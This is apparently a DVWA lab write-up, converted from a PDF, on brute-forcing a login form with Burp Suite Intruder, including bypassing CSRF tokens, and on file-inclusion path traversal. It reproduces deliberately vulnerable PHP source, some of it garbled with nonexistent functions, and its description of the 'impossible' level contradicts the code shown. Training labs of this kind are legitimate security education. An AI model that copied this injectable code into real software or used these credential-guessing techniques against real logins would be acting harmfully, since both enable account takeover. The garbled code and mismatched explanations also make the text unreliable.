
        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src='{$avatar}' />";
    } else {
        // Login failed
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }
    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>


```

<-- Back


We first decided to test the functionality of the form, so we sent a form which gives a wrong value and a form which successfully logs into the page.




To initiate the attack, we started *burp suite* and enabled request interception to intercept the request being sent by the form.



We, next, sent the request to the intruder tool and loaded it within the tool and added a payload position within the password field.



We, then, loaded the list of passwords we would like to try in the form by utilizing a file we downloaded containing the 10000 most common password in a list as a text file.



We then started the attack by using the start attack button which sends a request with the username as admin and the password changes according to the value present in the list sequentially. When the attack reaches the password: “password”, the attack returns a response which has a larger length than the rest of the responses which indicates that the attack managed to login using the password “password” and thus revealing the password of the admin user.

Request	Payload	Statuscode	Error	Timeout	Length	Comment
15	michael	200			4017	
16	shadow	200			4017	
17	taylor	200			4017	
18	prestler	200			4017	
19	smith1	200			4017	
20	zooko	200			4017	
21	jordan	200			4018	
22	password	200			4018	
23	carly	200			4017	
24	harley	200			4018	
25	1234567	200			4018	
26	Yukine	200			4018	

b. Medium

At the medium-security level, the website is checking if the request has failed and punishes the user by not receiving any requests for a 2 sec timeout interval. This measure does not stop the previous attack but helps slow it down. The source code is provided by the following:

```

<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitize username input
    $user = $_GET[ 'username' ];
    $user = ((isobject($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $user) : ((trigger_error("MySQLConverterTooFix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
}

// Sanitize password input
$pass = $_GET[ 'password' ];
$pass = ((isobject($GLOBALS["__mysqli_ston"])) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass) : ((trigger_error("MySQLConverterTooFix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
$pass = md5( $pass );

// Check the database
$query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . ((isobject($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : ((__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : mysqli_connect_error())) . '$__mysqli' );
if( $result && mysqli_num_rows( $result ) == 1 ) {
    // Get users details
    $row = mysqli_fetch_assoc( $result );
    $avatar = $row['avatar'];

    // Login successful
    echo "<p>Welcome to the password protected area ($user)</p>";
    echo "<img src='{$avatar}' />";
}
else {
    // Login failed
    sleep( 2 );
    echo "<pre><br />Username and/or password incorrect.</pre>";
}

((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>

```


Thus, to complete this challenge, we use the same technique we used in the low challenge.

Request	Payload	Status code	Error	Timeout	Length	Comment
1	123456	200			4626	
2	12345678	200			4626	
3	shadow	200			4626	
4	maxwell	200			4626	
5	jennifer	200			4626	
6	111111	200			4626	
7	200000	200			4626	
8	12345	200			4626	
9	password	200			4669	
10	admin	200			4626	
11	punty	200			4626	
12	harley	200			4626	
13	baseball	200			4626	
14	root	200			4626	
15	Tucker	200			4626	

The output shows that we've managed to receive the password of the administrator eventually.

c. High

At this security level, a CSRF token is used when sending a request in order to check the legitimacy of the request being sent. However, whenever a request is sent, a new CSRF token is returned which becomes the valid token to be used. This can be analyzed in the provided source code below:



The screenshot shows the source code for the 'High Brute Force' exploit in DVWA. The code is a PHP script that performs a brute-force attack on a password-protected login page. It checks for a CSRF token, sanitizes user input, and handles database queries to find the administrator's password. The code includes comments explaining its logic and potential security issues.

```

<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Sanitize username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = ((isset($GLOBALS["__mysql_ston"])) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $user) : ((trigger_error("MySQLConverterTooFoolish for the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
}

// Sanitize password input
$pass = $_GET[ 'password' ];
$pass = stripslashes( $pass );
$pass = ((isset($GLOBALS["__mysql_ston"])) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $pass) : ((trigger_error("MySQLConverterTooFoolish for the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
$pass = md5( $pass );


// Check database
$query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
$result = mysqli_query($GLOBALS["__mysql_ston"], $query) or die( "<pre>" . ((is_object($GLOBALS["__mysql_ston"])) ? mysqli_error($GLOBALS["__mysql_ston"]) : ((($__mysql_res = mysqli_connect_error()) ? $__mysql_res : mysqli_connect_error())) ? $__mysql_res : "MySQL connection error") . "</pre>" );

if( $result && mysqli_num_rows( $result ) == 1 ) {
    // Get user details
    $row = mysqli_fetch_assoc( $result );
    $avatar = $row['avatar'];

    // Login successful
    echo "<p>Welcome to the password protected area ($user)</p>";
    echo "<img src=\"$avatar\" />";
}
else {
    // Login failed
    sleep( rand( 0, 3 ) );
    echo "<pre><br />Username and/or password incorrect.</pre>";
}
}

```

In order to receive the password of the administrator, we once again use the burp suit tool. So, we intercept the request and load it into the intruder tool.




We tried to run the same brute force method as before but it fails, as expected, because it tries to use the same token for all requests.

The screenshot shows the Burp Suite interface with an 'Intruder' attack configuration. The payload list is set to 'Simple list' and contains a list of common passwords. The request pane displays an HTTP response with a status code of 200 OK.


In order to have the brute force method to work, we use the pitchfork attack and select the password field and the user_token field as the payload parameters for this attack.

The screenshot shows the 'Choose an attack type' dialog in Burp Suite. The 'Pitchfork' attack type is selected. The 'Payloads' tab is active, displaying a list of payload types including 'Single', 'Repeating', and 'Pitchfork'. The 'Pitchfork' section details how it uses one payload set for each defnied position up to a maximum of 20, and it lists various payload types such as 'GET', 'POST', 'Cookie', 'Header', and 'Upgrade-Insecure-Requests'.

We then loaded the list of most common passwords into the first payload which represents the password field. Then we create a new recourse pool which sends a request one at a time in order to receive the token present in the response of the previous request.



We define a new grep item which returns the value of the token to be using in the next request and set redirections to on-site only in order to perform the necessary redirection to the next line. The second payload then takes uses the recursive grep and set the regular expression matching to the one defined in the grep settings.



We finally run the attack which gives a login when the password used is “password”.

The screenshot shows the 'Intruder' tool in Burp Suite. The 'Results' tab displays a list of 24 attacks, all of which have been successful (Status code 200). The 'Response' tab shows the raw HTML of the login page, which includes a password field and a submit button. The response body contains the text "Welcome to the password protected area admin". The status bar at the bottom indicates "24 of 10000".

Request	Response
1	<input type="password" AUTOCOMPLETE="off" name="password">
2	
3	<input type="submit" value="Login" name="Login">
4	<input type="hidden" name="user_token" value="892873ea69be42793d8d2b2e7dbd9f4" />
5	</form>
6	<p> Welcome to the password protected area admin
7	</p>
8	
9	</div>
10	</div>
11	<h2> More Information </h2>
12	
13	
14	

d. Impossible

```

Brute Force Source
vulnerabilities/bruteforce/impossible.php

</pre>
<pre>
<?php
$attempts = 0;
$login = $_POST['username'];
$pass = $_POST['password'];

if($attempts >= 3) {
    die("Sorry, you've exceeded the maximum number of attempts!");
}

$host = "127.0.0.1";
$dbname = "dvwa";
$username = "root";
$password = "password";
$port = 3306;

$connection = mysqli_connect($host, $username, $password, $dbname, $port);
if(mysqli_connect_error()) {
    die("MySQL connection failed: " . mysqli_connect_error());
}

$statement = "SELECT * FROM users WHERE user = '$login' AND pass = '$pass'";
$result = $connection->query($statement);
if($result->num_rows == 1) {
    echo "Success! You're now logged in as $login";
} else {
    echo "Incorrect login attempt";
    $attempts++;
}
</pre>

```

This code shows that the developer locks the account of the user if he tries and fails to login within three tries. This could be clearly seen through the query under the //Update bad login count which counts the number of times the user tried to login to the website.

2. File Inclusion

A file inclusion attack occurs when the website gives the user access to an input which is used in order to load files on the server. Our objective is to find the file which is stored in “..//hackable/flags/fi.php”.

Help - File Inclusion

About

Some web applications allow the user to specify input that is used directly into file streams or allows the user to upload files to the server. At a later time the web application accesses the user supplied input in the web applications context. By doing this, the web application is allowing the potential for malicious file execution.

If the file chosen to be included is local on the target machine, it is called “Local File Inclusion (LFI). But files may also be included on other machines, which then the attack is a “Remote File Inclusion (RFI).

When RFI is not an option, using another vulnerability with LFI (such as file upload and directory traversal) can often achieve the same effect.

Note: the term “file inclusion” is not the same as “arbitrary file access” or “file disclosure”.

Objective

Read all five famous quotes from ‘..//hackable/flags/fi.php’ using only the file inclusion.

Low Level

This allows for direct input into one of many PHP functions that will include the content when executing.

Depending on the web service configuration will depend if RFI is a possibility.

Spoiler: [REDACTED]

Medium Level

The developer has read up on some of the issues with LFI/RFI, and decided to filter the input. However, the patterns that are used, isn't enough.

Spoiler: [REDACTED]

High Level

a. Low

At this level, the website allows access to the file system without any checks being made which ensure the safety of the system.

The screenshot shows the source code for the 'Low Bruteforce' exploit in DVWA. The code is a PHP script that checks if a user and password are provided via GET parameters. It then performs a MySQL query to check if the user exists. If successful, it displays a welcome message and the user's avatar. If failed, it displays an error message. Finally, it closes the database connection.

```

<?php

if( isset( $_GET[ 'login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
    $result = mysqli_query($GLOBALS["____mysqli_ston"], $query) or die( '<pre>' . ((is_object($GLOBALS["____mysqli_ston"])) ? mysqli_error($GLOBALS["____mysqli_ston"]) : (($____mysqli_res = mysqli_connect_error()) ? $____mysqli_error : $____mysqli_res)) . '</pre>' );
    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row = mysqli_fetch_assoc( $result );
        $avatar = $row['avatar'];


        // Login successful
        echo "<p>Welcome to the password protected area ($user)</p>";
        echo "<img src=\"$avatar\" />";
    }
    else {
        // Login failed
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }
}

((is_null($____mysqli_res = mysqli_close($GLOBALS["____mysqli_ston"]))) ? false : $____mysqli_res);
}
?>

```



<-- Back

Thus, we first start by checking out the functionality of the website.



We found file 4 by changing the URL to have *path=file4*.

In order to open the fi.php file to find all the quotes, we modified the URL to the include the following path “./hackable/flags/fi.php” however, the file was not found, so we tried to add another ./ which showed the content of the files.



b. Medium

In this level, the website checks for `..../`, `..\` and `http://`, `https://` substrings within the path and replaces them with empty quotations.

```

High File Inclusion Source
<?php
// The page we wish to display
$file = $_GET['page'];

// Input validation
if( !fmatch( "file", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>

Medium File Inclusion Source
<?php
// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "..", "..\\", "\\", "\\\\" ), "", $file );



?>

Low File Inclusion Source
<?php
// The page we wish to display
$file = $_GET[ 'page' ];

?>


```

In order to bypass this level, we replaced `..../` with `....//` because the function will only detect the middle three characters `../"` and keep the `..` and the `/` which will then combine to make `../"`



c. High

At the high security level version of this code, the programmer is checking and only allowing files which contain the word “file” which requires us to change the tactic used in the previous part.



